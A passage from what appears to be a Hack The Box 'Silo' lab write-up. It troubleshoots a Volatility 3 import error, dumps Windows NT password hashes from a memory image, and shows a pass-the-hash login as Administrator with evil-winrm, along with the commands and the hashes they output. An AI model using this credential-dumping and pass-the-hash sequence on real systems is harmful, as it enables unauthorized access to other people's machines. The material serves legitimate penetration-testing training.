File "", line 986, in _find_and_load_unlocked
File "", line 680, in _load_unlocked
File "", line 790, in exec_module
File "", line 228, in _call_with_frames_removed
File "/home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/lsadump.py", line 8, in
from Crypto.Cipher import ARC4, DES, AES
ModuleNotFoundError: No module named 'Crypto'
DEBUG volatility3.framework: Failed to import module volatility3.plugins.windows.lsadump based on file: /home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/lsadump.py
DEBUG volatility3.framework: Traceback (most recent call last):
File "/home/htb-daeisbae/volatility3/volatility3/framework/__init__.py", line 185, in import_file
importlib.import_module(module)
File "/usr/lib/python3.9/importlib/__init__.py", line 127, in import_module
return _bootstrap._gcd_import(name[level:], package, level)
File "", line 1030, in _gcd_import
File "", line 1007, in _find_and_load
File "", line 986, in _find_and_load_unlocked
File "", line 680, in _load_unlocked
File "", line 790, in exec_module
File "", line 228, in _call_with_frames_removed
File "/home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/cachedump.py", line 8, in
from Crypto.Cipher import ARC4, AES
ModuleNotFoundError: No module named 'Crypto'
`
```
Here, we did not have the package `Crypto` which led the program to Fail
Let’s install the required packages
```bash theme={null}
pip3 install -r requirements.txt
```
### Extracting the Hash from the Dump File
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.hashdump
"
Volatility 3 Framework 2.5.2
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Administrator 500 aad3b435b51404eeaad3b435b51404ee 9e730375b7cbcebf74ae46481e07b0c7
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Phineas 1002 aad3b435b51404eeaad3b435b51404ee 8eacdd67b77749e65d3b3d5c110b0969
"
```
### Exploit (using the Administrator NT Hash)
```bash theme={null}
evil-winrm -u Administrator -H 9e730375b7cbcebf74ae46481e07b0c7 -i 10.129.95.188
"
Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
"
```
# Reference
* [https://book.hacktricks.xyz/network-services-pentesting/1521-1522-1529-pentesting-oracle-listener](https://book.hacktricks.xyz/network-services-pentesting/1521-1522-1529-pentesting-oracle-listener)
* [https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note](https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note)
* [https://volatility3.readthedocs.io/en/latest/getting-started-windows-tutorial.html](https://volatility3.readthedocs.io/en/latest/getting-started-windows-tutorial.html)